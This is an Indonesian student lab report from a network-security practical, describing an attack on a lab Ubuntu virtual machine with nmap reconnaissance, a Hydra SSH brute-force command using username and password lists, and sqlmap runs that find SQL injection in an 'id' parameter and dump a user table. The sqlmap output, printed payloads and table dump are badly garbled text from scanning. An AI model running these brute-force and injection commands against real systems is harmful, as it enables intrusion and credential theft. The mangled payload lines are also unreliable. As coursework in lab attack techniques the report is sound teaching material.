# LAPORAN RESMI PRAKTIKUM KEMANAN JARINGAN

**Attack Scenario** 



# Dosen:

Dr. Ferry Astika Saputra ST, M.Sc

Oleh:

Septiana Dyah Anissawati

D4 LJ Teknik Informatika B

3122640031

# POLITEKNIK ELEKTRONIKA NEGERI SURABAYA TAHUN AJARAN 2022/2023

#### **PENJELASAN**

Pada praktikum sekaligus tugas kali ini akan melakukan peretasan pada sebuah VDI (Virtual Disk Image) dengan OS Ubuntu. Tujuan dari praktikum ini adalah agar dapat mengakses database dan mendapatkan user rootnya. Maka dari itu untuk pengaksesan database menggunakan SQLmap dan untuk username dan password menggunakan Hydra.

SQLmap merupakan aplikasi open source atau tools yang terdapat dalam Kali Linux. Aplikasi ini digunakan untuk mendeteksi dan mengeksploitasi kerentanan. Aplikasi ini mampu mengambil alih server database. Dengan menggunakan SQLmap penyerang dapat melakukan penyerangan pada database SQL, menjalankan perintah pada sistem operasi, mengambil struktur database, melihat atau menghapus data yang terdapat pada database dan bahkan mengakses file sistem dari server.

Hydra adalah cracker password yang cepat dan fleksibel dapat digunakan di Linux dan Windows serta mendukung protokol seperti AFP, HTTP-FORM-GET, HTTP-GET, HTTP-FORM-POST, HTTP-HEAD, HTPP-PROXY. Tool ini didesain untuk melakukan cracking password dengan metode brute force.

Brute force merupakan upaya untuk mendapatkan akses sebuah akun dengan menebak username dan password yang digunakan. Brute force attack sebenarnya merupakan teknik lama dalam aksi cyber crime. Namun, ternyata masih banyak digunakan karena dianggap masih efektif. Itulah mengapa metode ini masih populer sampai saat ini dan banyak digunakan oleh para hackers untuk melakukan tindakan kriminalnya. Lalu, apa yang bisa hackers lakukan setelah memperoleh akses ke sistem atau jaringan Anda? Berikut beberapa motif serangan yang paling umum:

- Mencuri informasi personal Anda (termasuk kata sandi seluruh akun Anda) dan kemudian menjualnya ke pihak ketiga;
- Menggunakan akun Anda untuk melakukan tindakan kriminal seperti menyebarkan konten hoax/ilegal maupun melancarkan serangan phishing;
- Menghancurkan reputasi korban dengan cara merusak websitenya;
- Memasukkan malware (spyware) dan ads ke website korban untuk memonitor aktivitas mereka serta memperoleh uang setiap kali pengunjung mengklik iklan tersebut;
- Mengarahkan website ke situs yang telah disiapkan pelaku, yang tentunya mengandung konten yang berbahaya atau dipenuhi dengan iklan yang menguntungkan pelaku;
- Menginfeksi perangkat Anda dengan malware dan mengubahnya menjadi botnets.

# A. Mendapatkan User Root

1. Langkah pertama yaitu melihat inet yang kita gunakan menggunakan comment ifconfig

```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.246.194    netmask 255.255.255.0    broadcast 192.168.246.255
    inet6 fe80::a00:27ff:fe93:bf41    prefixlen 64    scopeid 0×20<link>
    ether 08:00:27:93:bf:41    txqueuelen 1000 (Ethernet)
    RX packets 9    bytes 1579 (1.5 KiB)
    RX errors 0    dropped 0    overruns 0    frame 0
    TX packets 15    bytes 1932 (1.8 KiB)
    TX errors 0    dropped 0    overruns 0    carrier 0    collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1    netmask 255.0.0.0
    inet6 ::1    prefixlen 128    scopeid 0×10<host>
    loop    txqueuelen 1000 (Local Loopback)
    RX packets 0    bytes 0 (0.0 B)
    RX errors 0    dropped 0    overruns 0    frame 0
    TX packets 0    bytes 0 (0.0 B)
    TX errors 0    dropped 0    overruns 0    carrier 0    collisions 0
```

2. Langkah selanjutnya menjalankan command ipcalc dengan memasukkan ip yang kita gunakan

```
-(kali⊛kali)-[~]
$\text{ipcalc 192.168.246.194}
Address: 192.168.246.194
                                11000000.10101000.11110110. 11000010
Netmask: 255.255.255.0 = 24
                                00000000.000000000.00000000. 11111111
Wildcard: 0.0.0.255
Network: 192.168.246.0/24
                               11000000.10101000.11110110. 00000000
HostMin: 192.168.246.1
                                11000000.10101000.11110110. 00000001
                                11000000.10101000.11110110. 11111110
HostMax:
Broadcast: 192.168.246.255
                                11000000.10101000.11110110. 11111111
Hosts/Net: 254
                                Class C, Private Internet
```

3. Kemudian melakukan scanning network dengan menggunakan nmap agar mendapatkan ip target yang akan diserang.

```
(kali@kali)-[~]
$ nmap 192.168.246.0/24 -p 22 -- open
Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-02 08:56 EDT
Nmap scan report for 192.168.246.148
Host is up (0.0020s latency).

PORT STATE SERVICE
22/tcp open ssh
Nmap done: 256 IP addresses (3 hosts up) scanned in 9.65 seconds
```

4. Menjalankan command hydra untuk cracking password

(kali@kali)-[--]

Hydra -L\_/home/kali/bruteforce-database-master/userlist.txt -P /home/kali/bruteforce-database-master/passlist.txt ssh://192.168.246.148 -t 4

Hydra -V\_-(c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these \*\*\* ignore laws and ethics anyway).

```
[DATA] max 16 tasks per 1 server, overall 16 tasks, 867705343100 login tries (l:403355/p:2151220), ~54231583944 tries per tas k
[DATA] attacking ssh://192.168.125.148:22/
[STATUS] 176.00 tries/min, 176 tries in 00:01h, 867705342924 to do in 82169066:34h, 16 active
[STATUS] 133.67 tries/min, 401 tries in 00:03h, 867705342699 to do in 108192686:08h, 16 active
[STATUS] 116.86 tries/min, 818 tries in 00:07h, 867705342284 to do in 123755855:40h, 16 active
[STATUS] 118.40 tries/min, 1776 tries in 00:15h, 867705341326 to do in 122143206:50h, 16 active
```

Hasil yang saya dapatkan saya belum mendapatkan username dan password untuk melakukan hak akses pada VDI.

## B. Mengambil data database menggunakan SQLmap

1. Dapatkan IP dari linux yang digunakan

```
(kali® kali)-[~]

ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.241.194    netmask 255.255.255.0    broadcast 192.168.241.255
    inet6 fe80::a00:27ff:fe93:bf41    prefixlen 64    scopeid 0×20<link>
    ether 08:00:27:93:bf:41    txqueuelen 1000 (Ethernet)
    RX packets 19    bytes 3158 (3.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 17    bytes 2598 (2.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0×10<hoost>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

2. Setelah itu guanakn ipcalc untuk mendapatkan range IP

```
-(kali⊛kali)-[~]
$\frac{192.168.241.194}$
                               11000000.10101000.11110001. 11000010
Address: 192.168.241.194
Netmask: 255.255.255.0 = 24
                               00000000.000000000.00000000. 11111111
Wildcard: 0.0.0.255
\Rightarrow
          192.168.241.0/24
                                11000000.10101000.11110001. 00000000
Network:
HostMin:
          192.168.241.1
                               11000000.10101000.11110001. 00000001
                               11000000.10101000.11110001. 11111110
HostMax: 192.168.241.254
Broadcast: 192.168.241.255
                               11000000.10101000.11110001. 11111111
                                Class C, Private Internet
Hosts/Net: 254
```

3. Menggunakan nmap untuk mendapatkan ip dari target

4. Coba buka ip pada browser



5. Coba cari halaman yang memerlukan 'ID'



6. Jalankan menggunakan SQLmap

```
(1) (sqlmap u http://sqlmap.org (1.66stable)

[1] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal law s. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[4] starting @ 10:44:25 /2023-06-02/

[80:44:26] [INFO] testing connection to the target URL you have not declared cockie(s), with inserver wants to set its om ('PMPSTSSID-2pg9gg#716...85ver25vab'). Do you want to use those [Y/m] y (10:44:26) [INFO] testing of the target URL content is stable (10:44:29) [INFO] testing of the target URL content is stable (10:44:29) [INFO] testing of fifth prameter 'tampil' is dynamic (10:44:29) [INFO] testing for SQL injection on GET parameter 'tampil' injett not be injectable (10:44:30) [INFO] testing for SQL injection on GET parameter 'tampil' injett not be injectable (10:44:30) [INFO] testing for SQL injection on GET parameter 'tampil' injett not be injectable (10:44:30) [INFO] testing for SQL injection on GET parameter 'tampil' injett not be injectable (10:44:30) [INFO] testing for SQL injection on GET parameter 'tampil' injett not be injectable (10:44:30) [INFO] testing foologan-based blind - MeHEE or HAVING clause' (10:44:30) [INFO] testing foologan-based blind - MeHEE or HAVING clause (10:44:30) [INFO] testing foologan-based blind - MeHEE or HAVING clause (10:44:30) [INFO] testing 'Generic inline queries' (10:44:30) [INFO] testing 'Microsoft' SQL Server/Sybase stacked queries (Comment)' (10:44:30) [INFO] testing 'Microsoft' SQL Server/Sybase tacked queries (Comment)' (10:44:30) [INFO] testing 'Microsoft' SQL Server/Sybase tacked queries (Comment)' (10:44:30) [INFO] testing 'Microsoft' SQL Server/Sybase tacked queries (Comment)' (10:44:3
```

```
[10:45:10] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter' id' is vulnerable. Do you want to keep testing the others (if any)? [y/M] y
sqlmap identified the following injection point(s) with a total of 148 HTTP(s) requests:

Parameter: id (GET)
Type: Doolean-based blind
Title: MO Doolean-based blind
Title: MO Doolean-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: tampil-artikel_detailsid=85' AND 5109=5109 AND 'VHdg'='VHdg

Type: Line-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: tampil-artikel_detailsid=85' AND SL09=5109 AND 'NEEP'
Payload: tampil-artikel_detailsid=85' AND SL09=5109 AND 'NEEP'
Payload: tampil-artikel_detailsid=85' AND SL09=5109 AND 'NEEP'
Type: UNION query
Title: Generic UNION query (NULL) - 6 columns
Payload: tampil-artikel_detailsid=85' AND SL09=5109 AND 'NEEP'
Type: UNION query
Title: Generic UNION query (NULL) - 6 columns
Payload: tampil-artikel_detailsid=85' AND SL09=5109 AND 'NEEP'
Type: UNION query
Title: Generic UNION query (NULL) - 6 columns
Payload: tampil-artikel_detailsid=85' AND SL09=5109 AND 'NEEP'
Type: UNION query
Title: Generic UNION query (NULL) - 8 columns
Payload: tampil-artikel_detailsid=85' AND SL09=5109 AND 'NEEP'
Type: UNION query
Title: Generic UNION query (NULL) - 8 columns
Payload: tampil-artikel_detailsid=85' AND SL09=5109 AND 'NEEP'
Type: Line Type: UNION query
Title: Generic UNION query
Title:
```

7. Melihat tabel pada database vulnweb

```
| Company | Comp
```

8. Melihat kolom pada tabel user

### 9. Mendapatkan data dari tiap kolom tabel user

Saya mendapatkan id\_user, password dan username dari tabel user pada database vulnweb. Namun yang aneh disini adalah pada password dimana ada kode enkripsi namun menyertakan (vulnweb) hal itu menyebabkan kode enkripsi tidak ada nilainya. Dan ketika login tidak bisa.